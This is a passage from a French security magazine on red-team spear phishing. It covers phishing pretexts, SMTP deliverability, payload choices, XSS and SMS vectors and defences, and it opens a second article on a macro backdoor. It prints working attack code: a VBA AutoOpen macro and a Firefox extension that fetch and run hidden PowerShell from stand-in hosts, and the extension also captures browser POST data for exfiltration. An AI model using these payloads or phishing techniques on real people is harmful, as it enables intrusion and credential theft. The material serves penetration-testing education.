site:linkedin.com inurl:pub -inurl:dir "at Nom-de-l'entreprise" "Current"
```

3. LE PHISHING

Ça y est, nous disposons à présent de notre jolie liste de cibles, leur nom, leur poste, le nom de leur chat et même celui de leur dentiste (pour des attaques très ciblées).

Il reste désormais à déterminer :

- Quel contenu envoyer ?
- À qui l'envoyer ?
- Comment l'envoyer ?

Bref, construire un scénario.

3.1 Le social engineering dans le phishing

Le phishing, c'est avant tout du social engineering, exploiter l'humain, le convaincre que c'est dans son intérêt de cliquer sur ce lien, ou qu'il n'a tout simplement pas le choix.

3.1.1 Le scénario

Il existe de nombreuses publications plus ou moins abstraites sur les scénarios de phishing et la manière d'utiliser la psychologie pour arriver à ses fins. Dans les grandes lignes, l'idée est d'exploiter certains sentiments de la cible tels que:

- La peur : « Je vais perdre de l'argent ! Il faut juste que je me connecte sur **http://mabanque.societeegeneral.com** ? Faisons comme ça ! » ;
- L'avarice : « Oh ! Une super réduction ! » ;

- La luxure : « Oh la belle candidature. Et si je cliquais pour voir la photo ? » ;
- Le sens du devoir : « Ce candidat a fait une très grande école, il doit être très compétent ! Certes son CV est un .exe mais je veux l'ouvrir ! ».

On notera également que le fait d'avoir une conversation préalable avec la cible permet de nouer une relation de confiance, la rendant ainsi plus susceptible de cliquer sur des liens malveillants.

3.1.2 La cible

Le choix de la cible est intrinsèquement lié à celui du scénario. En effet, il va de soi que le scénario utilisé différera suivant les compétences en informatique de la cible.

À noter aussi que la compromission du poste d'un employé travaillant au service informatique apporte de nombreuses informations qui peuvent changer de déroulement d'un test d'intrusion visant le reste du réseau interne. Toutefois, on tentera en priorité de cibler les employés n'ayant pas de connaissances poussées en informatique et dont la probabilité de cliquer sur un lien est bien plus élevée, quitte à enchaîner ensuite sur une campagne de phishing depuis un premier compte mail compromis.

3.2 L'envoi des e-mails

La cible a été choisie, de même que le scénario, l'heure est maintenant venue d'envoyer des e-mails, mais pour cela, il faut choisir un serveur SMTP. Il existe, à ce sujet, plusieurs solutions.

3.2.1 L'utilisation d'un serveur SMTP public

La première solution est d'utiliser un SMTP public, celui de Gmail par exemple. C'est la plus simple, car elle ne nécessite aucune configuration particulière. Le consultant aura juste besoin de comptes Gmail valides dans la mesure où les SMTP vont généralement demander une authentification.

Les avantages sont les suivants :

- c'est simple et rapide à mettre en place ;
- cela permet d'utiliser la réputation et les techniques de Google pour contourner les filtres anti-spam.

Mais il y a aussi quelques inconvénients :

- pour un compte simple, nous n'avons pas le choix du domaine utilisé par l'adresse mail d'envoi ;
- héberger ses e-mails malveillants chez une entreprise tierce peut poser différents problèmes de confidentialité sur certaines prestations.

3.2.2 Le déploiement d'un SMTP privé

La seconde solution est d'utiliser son propre SMTP, comme un Postfix par exemple. Cette solution est plus complexe et longue à mettre en œuvre, car le consultant va devoir configurer son serveur SMTP et gérer lui-même la réputation de son adresse IP. Il s'expose alors à tous les problèmes que peuvent rencontrer les expéditeurs d'e-mails en masse qui luttent chaque jour pour ne pas finir dans le dossier « SPAM ».

Voici une liste des bonnes pratiques de configuration pour maintenir un taux de délivrabilité optimal :

- désactiver la fonctionnalité *open relay* du serveur SMTP ;
- renseigner l'entrée DNS MX du domaine ;
- renseigner le reverse DNS du serveur pour pointer vers le domaine utilisé pour l'envoi des e-mails ;

- configurer une signature DKIM (*Domain Keys Identified Mail*) des e-mails sortants ;
- renseigner l'enregistrement SPF (*Sender Policy Framework*) du domaine ;
- vérifier périodiquement que le domaine et les adresses IP du serveur ne sont pas inscrits dans les listes noires ;
- inscrire son domaine dans les listes blanches ;
- générer de la réputation, c'est-à-dire du trafic composé d'e-mails qui semblent légitimes, contenant notamment les liens vers des ressources hébergées sur un serveur utilisant le même domaine et qui ne sont pas reportés en tant que SPAM.

Les avantages de cette méthode sont une plus grande flexibilité sur le nom de domaine d'envoi.

Mais les inconvénients existent aussi :

- c'est fastidieux à configurer ;
- le changement de nom de domaine n'est pas trivial ;
- l'obligation de gérer la réputation soi-même prend un certain temps.

4. LA CHARGE UTILE

On a vu comment envoyer les e-mails, quel type de scénario utiliser et à qui envoyer les e-mails, mais un « détail » n'a pas encore été couvert : le type de charge utile à envoyer. C'est bien beau d'envoyer des e-mails comme un vrai spammer, mais si on n'a pas de shell à la fin, ça manque un peu d'intérêt dans le cadre d'un test d'intrusion. Dans le cadre d'un test Red Team, on va privilégier une approche basée sur la simplicité et le pragmatisme. L'idée est de maximiser le rapport efficacité de la charge sur le temps passé à la développer.

Sauf besoin particulier, nul besoin de passer une semaine à développer et fiabiliser un exploit qui ne touche que la version 17.0.0.42 d'Adobe Flash Player sous Internet Explorer 10 et Windows 7 32 bits lorsqu'une personne du service recrutement cliquera volontiers sur le bouton « activer les macros » d'un document Word, donnant lieu à l'exécution d'un code arbitraire fiable (même si les exploits, c'est quand même très marrant à coder :)).

À noter que la partie qui suit s'intéresse aux charges utiles sur Windows, dans la mesure où il s'agit du système d'exploitation rencontré dans 90 % des cas (pour les 10 % restant, il faudra improviser...). Voici donc notre retour d'expérience sur les techniques qui marchent et celles qui marchent moins bien.

4.1. Les macros

Vaste sujet que sont les macros Microsoft Office. Tellement vaste qu'un autre article leur est consacré dans ce même numéro. Dans un monde de plus en plus conscient des enjeux liés à la sécurité, où chaque logiciel est lancé dans une sandbox, rendant ainsi l'exploitation de vulnérabilités de plus en plus compliquée, les macros Office fournissent un moyen rapide et fiable d'exécuter du code arbitraire à distance, et ce, avec souvent seulement deux clics de la victime.

Les attaquants l'ont, eux aussi, compris et c'est ce qui explique l'engouement actuel pour ces reliques des années 90.

Du point de vue de l'expert sécurité sur un test Red Team, c'est une aubaine, et on aurait tort de s'en priver.

En matière de scénarios, l'efficacité du CV ou de la lettre de motivation n'est plus à démontrer et, pour peu que le document soit bien fait, plus d'un s'y fera prendre.

Figure 1




Fig. 1 : Capture d'écran d'un exemple typique de document Word piégé.

Un des autres avantages des macros VBA, c'est le niveau de détection très faible des logiciels anti-virus lorsqu'ils sont confrontés à cette technologie, comme l'atteste l'analyse par Virus Total de la macro suivante, exemple simpliste d'un « download puis exec » de code Powershell :

Fichier

```
Public Function Execute() As Variant
    Const HOME_URL_HTTP = "ht" & "tp:" & "//" & "much." & "legit." & "com"
& "/p0wn3d.gif"
    Const HIDDEN_WINDOW = 0
    Const strComputer = "."
    Dim objStartup, objWMIService, objConfig, objProcess, intProcessID
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\
cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\
cimv2:Win32_Process")
    objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle
Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).
DownloadString('" + HOME_URL_HTTP + "'));", Null, objConfig, intProcessID
 End Function

Sub AutoOpen()
    Execute
End Sub
```




Figure 2

Fig. 2 : Résultats de l'analyse par Virus Total.

4.2 Les extensions pour navigateur

Autre technique particulièrement intéressante dans le cadre d'une campagne de phishing, les extensions pour navigateur. Là encore, pas de correctif de sécurité, puisqu'il s'agit d'abuser d'une fonctionnalité légitime pour exécuter du code arbitraire à moindre coût.

L'inconvénient est que certains navigateurs rendent la tâche d'installation des extensions ardue pour les utilisateurs quand celle-ci est située sur un site tiers, ne correspondant pas à la marketplace du navigateur.

Voici un tour d'horizon des extensions pour les principaux navigateurs.

4.2.1 Firefox

Le navigateur Mozilla Firefox propose 3 types d'extensions :

- Celles de type *Legacy*, utilisant des calques XUL pour modifier l'apparence du navigateur. Elles sont développées en JavaScript et nécessitent le redémarrage de Firefox pour s'exécuter.
- Celles de type Bootstrapped, reprenant le même principe que les précédentes, à la différence qu'elles ne nécessitent aucun redémarrage.
- Celles créées via le SDK, toujours développées en JavaScript, mais proposant des API de plus haut niveau et ne nécessitant pas de redémarrage non plus.

Dans le cadre d'une campagne de phishing, on se tournera plutôt vers celles créées via le SDK, dont les API viendront grandement faciliter la vie du développeur.

En termes de fonctionnalités, tout est permis, le module `js-ctypes`, intégré à Firefox, permettra au consultant d'appeler du code natif, ouvrant ainsi l'accès à toutes les fonctions de l'API Windows. De plus, diverses fonctions fournies par les API du SDK permettent d'intercepter le trafic réseau du navigateur de manière triviale (Tamper Data, ça vous rappelle quelque chose ?). On notera en outre la possibilité d'avoir une fonctionnalité d'auto-destruction et même de camouflage en injectant un script JS à la volée dans la page d'affichage des extensions (parce que c'est bien connu, les vrais pirates ne laissent pas de trace).

À titre d'exemple, voici le code d'une extension simpliste permettant l'exécution de commandes par le biais d'un appel à la fonction WinExec et la récupération des données envoyées à travers les requêtes POST du navigateur (et ce, même en HTTPS).

Fichier

```
var Chrome = require("chrome");
var Cc = Chrome.Cc;
var Ci = Chrome.Ci;

function setup_hook() {
    //On définit notre Observer
    var observer = {
 observe: function(subject, topic, data) {
     subject.QueryInterface(Ci.nsIHttpChannel);
     if(subject.requestMethod == "POST") {
  subject.QueryInterface(Ci.nsIUploadChannel);
  postdata = subject.uploadStream;
  var stream = Cc["@mozilla.org/binaryinputstream;1"].createInstance(Ci.
nsIBinaryInputStream);
  stream.setInputStream(postdata);
  var postBytes = stream.readByteArray(stream.available());
  //Conversion ByteArray en String
  var poststr = String.fromCharCode.apply(null, postBytes);

  //Prévoir des vérifications additionnelles sur la taille et le contenu pour
éviter d'exfiltrer trop de bruit

  //On exfiltre les données
  exfiltrate_data(subject.URI.spec, data);
  postdata.QueryInterface(Ci.nsISeekableStream).seek(Ci.nsISeekableStream.
NS_SEEK_SET, 0);
     }
 }
    };

    //Et on l'ajoute à la liste des Observer, il sera déclenché pour chaque
requête HTTP/HTTPS
    var observerService = Cc["@mozilla.org/observer-service;1"].
getService(Ci.nsIObserverService);
    observerService.addObserver(observer, 'http-on-modify-request', false);
}

function exfiltrate_data(url, data) {
    //[...]
}

function win_exec(command_line) {
    var ctypes = Chrome.components.utils.import("resource://gre/modules/
ctypes.jsm", null).ctypes;
    var kernel32 = ctypes.open("kernel32.dll");
```

```
    //On déclare le prototype de la fonction
    var WinExec = kernel32.declare(
 "WinExec",
 ctypes.winapi_abi,
 ctypes.unsigned_int,
 ctypes.char.ptr,
 ctypes.unsigned_int
    );
    //On l'exécute
    WinExec(command_line, 0);

    kernel32.close();
}

//Le main de l'extension
exports.main = function (options, callbacks) {
    setup_hook();
    //Simple Download/Exec de code powershell
    win_exec("powershell.exe -ExecutionPolicy Bypass -WindowStyle
Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).
DownloadString('http://seems.legit.com/get_powershell_script_omg.
png'));");
}
```

Une fois l'extension générée au format XPI, son installation se fait au moyen de deux clics de l'utilisateur. Par défaut, Firefox prétend interdire l'installation d'une extension depuis un site web qui n'est pas **addons.mozilla.org** (AMO pour les intimes). Toutefois, le navigateur propose de tout de même l'installer, si bien que ce type de charge utile est tout à fait utilisable dans le cadre d'une campagne de phishing.

Évidemment, le consultant maximisera ses chances de succès en utilisant un nom de domaine qui va bien, une image et un titre d'apparence légitime pour l'extension (à l'inverse de l'exemple choisi pour cet article).

On notera également l'absence totale de réaction des logiciels anti-virus (Figure 4, page suivante).




Figure 3

Fig. 3 : Capture d'écran des actions à effectuer par la victime.

Fig. 4 : Résultat de l'analyse par Virus Total.

4.2.2 Internet Explorer

Le cas du navigateur Internet Explorer est différent. Ses extensions s'appellent des BHO (*Browser Helper Objects*). Il s'agit d'une DLL qui va être chargée par IE et qui va pouvoir intercepter certains événements du navigateur, le chargement d'une nouvelle page, notamment.

À l'instar des extensions Firefox, un BHO va être capable d'utiliser l'API Windows, d'accéder au système de fichiers et même d'intercepter le trafic réseau généré par Internet Explorer. Hélas, à l'inverse d'un add-on Firefox, l'installation d'un BHO n'est pas triviale, il ne suffit pas de rediriger la victime vers un lien, car il va falloir créer les clés de registre nécessaires à son chargement.

Ainsi, dans le cadre d'une campagne de phishing, l'installation d'une extension pour Internet Explorer ne permet pas d'obtenir une exécution de code arbitraire dans la mesure ou elle nécessite elle-même une exécution de code arbitraire.

On pourra toutefois noter que, pour la post-exploitation, l'installation d'un BHO semble être une bonne méthode de récupération d'informations sensibles **[BHO]**.

4.2.3 Chrome

Le navigateur Chrome implémente quant à lui de nombreuses mesures de sécurité pour contrer la menace venue des extensions.

Ses extensions, développées en JavaScript, n'ont accès qu'à un nombre d'API limité leur permettant de modifier l'apparence et le comportement du navigateur. Aussi, on va pouvoir depuis une extension intercepter le trafic (à l'instar des deux navigateurs précédents), mais il ne sera pas possible de lancer des processus ou d'écrire dans le système de fichiers de la victime.

De plus, Chrome impose que les extensions soient installées depuis le Chrome Web Store et, à l'inverse de Firefox, ne permet pas d'outrepasser cette limitation de manière triviale (la victime doit activer le mode « développeur », ce qui risque d'éveiller les soupçons dans un e-mail de phishing).

Il est néanmoins intéressant de noter qu'une solution pour pallier ce dernier problème pourrait être d'héberger une extension malveillante sur le Chrome Web Store, à la manière des milliers d'applications malveillantes qui polluent le Play Store.

4.3 Les exploits

C'est bien connu, les exploits c'est trop cool. Ça permet d'exécuter du code arbitraire en mode ninja, ni vu ni connu. Hélas, les éditeurs de logiciels, de navigateurs notamment, s'en sont rendu compte depuis de nombreuses années, si bien que tout commence à être lancé dans une sandbox et que de nombreuses mesures de protection commencent à voir le jour.

Il est ainsi de plus en plus difficile de développer un exploit fiable pour le dernier Buffalo Overflow (**[BUFFALO]**) découvert dans Internet Explorer, sans parler de le faire fonctionner sur toutes les versions de Windows et sur des architectures 32 et 64 bits.

Ajoutons à cela le fait que la vulnérabilité sera évidemment patchée en quelques semaines ou quelques mois, on se rend vite compte que l'utilisation d'exploits lors d'une campagne de phishing liée à un test d'intrusion Red Team n'est pas la technique la plus efficace. Il est cependant toujours utile d'en avoir quelques-uns sous la main, si possible pour des vulnérabilités qui peuvent être facilement confirmées à distance. En effet, le consultant commencera par effectuer une première passe de prise d'empreinte en JavaScript pour déterminer la version et ainsi, être sûr que la cible est vulnérable avant d'envoyer l'exploit.

Un des plugins tristement célèbre en la matière est le fameux Adobe Flash Player, pour lequel de nouvelles vulnérabilités sont découvertes chaque semaine. Difficile d'évoquer les vulnérabilités sur ce produit sans mentionner la récente compromission d'une certaine entreprise italienne, dont les exploits, qui étaient alors des vulnérabilités 0-day, ont fuité sur Internet. Ces exploits pour Flash Player (respectivement les vulnérabilités CVE-2015-5119, CVE-2015-5122 et CVE-2015-5123), déjà fiabilisés, font l'aubaine du consultant à ses heures qui n'aura plus qu'à les modifier légèrement avant d'y ajouter son shellcode.

Java, quant à lui, n'est pas une si bonne cible puisque sa version ne peut pas toujours être déterminée sans instancier une applet, affichant dans de nombreux navigateurs un message d'avertissement sur le fait que le plugin est périmé (dans le cas où la cible serait vulnérable). Dès lors, autant tester l'exploit directement.

4.4 Et le bon vieux phishing « tout bête » dans tout ça ?

Parfois, un shell sur un nouveau poste n'apportera pas plus au test d'intrusion qu'une bonne paire de login et mot de passe. C'est là qu'intervient le phishing « tout bête » : rediriger la cible vers un site web qu'elle semble connaître pour qu'elle puisse nous envoyer ses identifiants.

Ce type d'attaque n'est pas à sous-estimer, dans le mesure où elle ne fait appel à aucune vulnérabilité ou produit particulier.

5. D'AUTRES VECTEURS

Les e-mails c'est bien, tout le monde les utilise et l'efficacité du phishing par e-mail n'est plus à prouver. Pourtant, les vrais méchants n'hésiteront pas à utiliser tous les moyens à leur disposition pour arriver à leurs fins.

Aussi, il convient, dans une approche Red Team, de se pencher plus en détail sur ces vecteurs alternatifs, pour des attaques toujours plus proches des techniques utilisées « dans la vraie vie ».

5.1 Phishing par mail, certes, mais avec des XSS

Bien souvent, lors d'un test d'intrusion Red Team, une passe de recherche de vulnérabilités sur les serveurs exposés sur Internet aura été préalablement effectuée par l'équipe. Il arrive que des vulnérabilités de type XSS (*Cross-Site Scripting*) soient découvertes.

Une technique qui a eu son lot de succès est de coupler ces XSS à une campagne de phishing. Le lien contenu dans le mail reçu par la victime aura alors pour cible un site web légitime, mais qui va entraîner une exécution de code JavaScript malveillant. Dès lors, plus que de voler des cookies, il est possible d'injecter un keylogger en JavaScript sur la page ou de délivrer des exploits.

Cette technique aura notamment l'avantage de mettre en confiance la victime, la redirigeant vers un site qu'elle connaît, et même avec le petit cadenas qui veut dire que tout va bien se passer...

5.2 Phishing sur les appareils mobiles

Les ordiphones (ANSSI-compliant) sont en plein essor et leurs nouvelles capacités et fonctionnalités font d'eux des cibles de plus en plus attirantes pour les pirates. Aussi, le « bon » pentesteur se doit, lui aussi, d'avoir envie de tester ce nouveau vecteur d'attaque.

Du simple lien envoyé par SMS à l'usurpation d'identité d'un collègue, de nombreux scénarios peuvent être envisagés. À noter que l'envoi de SMS n'est pas soumis aux mêmes contraintes que l'envoi d'e-mails en termes de filtres anti-spam et c'est un très bon vecteur de phishing.

Pour ce qui est de la charge utile, le consultant pourra opter pour un lien vers une page de phishing vers une application malveillante à installer, ou bien, pour les plus fous d'entre nous, vers un exploit navigateur (tirant parti des mises à jour trop rarement appliquées sur les smartphones).

5.3 De l'art de coupler différents vecteurs

Enfin, un dernier truc de ninja pour mettre en place des campagnes de phishing avancées, la possibilité de coupler plusieurs types de vecteurs. Par exemple, une idée de scénario qui fonctionne bien est d'appeler la victime au téléphone, en se faisant passer pour un autre employé travaillant dans la même entreprise, et en lui demandant de traiter les documents qui vont lui être envoyés. Tous les moyens sont bons pour créer une relation de confiance avec la victime.

6. C'EST BIEN BEAU TOUT ÇA, MAIS ON FAIT COMMENT POUR S'EN PROTÉGER ?

On a couvert la façon dont on pouvait organiser et lancer une campagne de spear phishing, mais il ne faut pas oublier que la finalité est de préparer l'entreprise ciblée pour qu'elle soit protégée au mieux contre ce type d'attaque.

Hélas, comme dans le cadre d'un test d'intrusion plus classique, il est plus difficile de se défendre que d'attaquer. Dans cette dernière partie, on se propose de donner quelques pistes pour se protéger de ce type d'attaques.

6.1 La sensibilisation

S'il est certain que le risque zéro n'existe pas, un peu de sensibilisation ne peut pas faire de mal. Plus qu'une présentation de deux heures sur les dangers d'Internet, au cours de laquelle les trois quarts de l'assistance seront occupés à faire des highscores à Candy Crush et autres Clash of Clans, la sensibilisation devrait passer par un entraînement rigoureux, la réalisation de campagnes de tests récurrentes, de sorte que chaque employé soit attentif à la vue d'un e-mail suspect. Il existe de nombreuses solutions pour effectuer ce type de campagnes de tests, chez Synacktiv ou chez ses concurrents.

6.2 Durcissement des configurations

En plus des campagnes de sensibilisation, le durcissement des configurations des postes de travail est indispensable. Une fois l'action fatidique effectuée (à savoir le clic sur un lien ou un document malveillant), il faut que la configuration limite un maximum la marge de manœuvre de l'attaquant, autant en terme d'exécution de code arbitraire que d'exfiltration d'informations sensibles.

Certaines mesures de durcissement imposent des contraintes pour l'utilisateur en terme d'ergonomie au quotidien et il faudra parfois choisir entre sécurité et facilité d'utilisation. Par exemple, si on revient aux macros Microsoft Office, une approche de protection pourrait être d'établir une politique qui n'autorise l'exécution que des macros signées par une entité de confiance. Ce genre de politique est difficile à mettre en place au jour le jour, si bien qu'une autre approche pourrait être de n'autoriser l'exécution d'aucune macro. Mais, là encore, cela vient gêner les entreprises qui utilisent des macros VBA dans leurs documents au quotidien. Il n'y a pas encore de solution parfaite.

Pour les lecteurs les plus intéressés, d'excellents guides sur les bonnes pratiques en termes de configuration de postes de travail et leur impact en terme de coût sont disponibles sur Internet [MITIGATION]. ■

REMERCIEMENTS

Je tiens à remercier l'ensemble de l'équipe Synacktiv pour leurs relectures et leurs conseils.

RÉFÉRENCES

[HARVESTER] The Harvester : **https://github.com/laramies/theHarvester**

[SCRAPY] Scrapy : **http://scrapy.org/**

[BHO] BHO : A spy in your browser :
http://www.adlice.com/bho-a-spy-in-your-browser/

[BUFFALO] Buffalo overflow : **https://twitter.com/subtee/status/618194027230277632**

[MITIGATION] Strategies to Mitigate Targeted Cyber Intrusions :
http://www.asd.gov.au/infosec/top-mitigations/mitigations-2014-table.htm

2 À L'ASSAUT DES POSTES DE TRAVAIL

RETOUR SUR LA CONCEPTION D'UNE BACKDOOR ENVOYÉE PAR E-MAIL

Romain Leonard

Ce retour d'expérience retrace les différentes étapes et les choix faits lors du développement d'une backdoor réalisée cette année et utilisée pour la réalisation de prestations Red Team. Pour chaque étape, il présente les différentes possibilités envisagées et justifie les choix d'implémentation faits par notre équipe Red Team.

1. VECTEUR D'INTRUSION

Dans le cadre de missions d'intrusion Red Team, il existe de nombreux vecteurs permettant de s'introduire efficacement dans le système d'information d'un client, ils sont regroupés en 5 grands axes :

- Exploitation d'une vulnérabilité présente sur une application externe, accessible depuis Internet ;
- Social Engineering dans les locaux du client afin d'obtenir un accès physique au système d'information ;
- Dépôt d'un périphérique USB piégé (clé USB, Rubber Ducky, Teensy, entre autres) ;
- Phishing et social engineering téléphonique afin d'obtenir des identifiants d'authentification ;
- Envoi de pièces jointes malveillantes.

Nous avons décidé de nous focaliser sur ce dernier vecteur en développant notre propre outil qui puisse se déployer via l'envoi de pièces jointes malveillantes, car il s'agit, selon nous, de loin du vecteur ayant le meilleur rapport coût/efficacité/risque.

En effet, une vulnérabilité externe permet d'entrer en DMZ, mais si le réseau est correctement cloisonné, l'attaque est stoppée net. L'accès physique risque de finir dans le bureau des vigiles, voire de la police, même avec une lettre d'autorisation signée par le DG. Un périphérique piégé peut atterrir dans une poubelle ou pire dans une entreprise voisine et nous exposer à des poursuites pour intrusion dans un système d'information sans mandat. Des identifiants récoltés par Phishing ou Social Engineering peuvent être totalement inutiles depuis l'extérieur des locaux.

Enfin, notre expérience passée avec des campagnes de Phishing nous a démontré qu'une attaque par pièce jointe a un « **effet coup de poing** » au sein de l'entreprise grâce à son réalisme et à son pouvoir de sensibilisation sur les personnes les plus sceptiques.

2. MÉTHODE DE MISE EN PLACE DE LA BACKDOOR

Une fois le vecteur d'intrusion par pièces jointes malveillantes choisi, il faut décider de la méthode d'exécution de celle-ci.

Nous avons étudié les méthodes suivantes :

- Des fichiers exécutables avec une extension exotique pour l'utilisateur lambda (ex : .scr) ;
- Un exécutable dans une archive ZIP avec des astuces techniques pour masquer l'extension .exe à l'utilisateur (inversion RTLO **[1]**) ;
- Des PDF piégés exploitant une vulnérabilité du lecteur Adobe Acrobat Reader ;
- Un e-mail avec un lien vers une page web externe malveillante exploitant la dernière vulnérabilité d'Internet Explorer.

Nous avons choisi une ancienne méthode, remise à la mode par la vague d'attaque Dridex : les **macros Office**. Bien que cette méthode nécessite l'activation des macros par l'utilisateur lors de l'ouverture du document Office, elle a pour avantage d'être **autorisée naturellement par les antivirus** et de ne pas augmenter la note de SPAM des e-mails.




Figure 1

Fig. 1 : Exemple de fichier Excel pouvant inciter l'utilisateur à activer les macros.

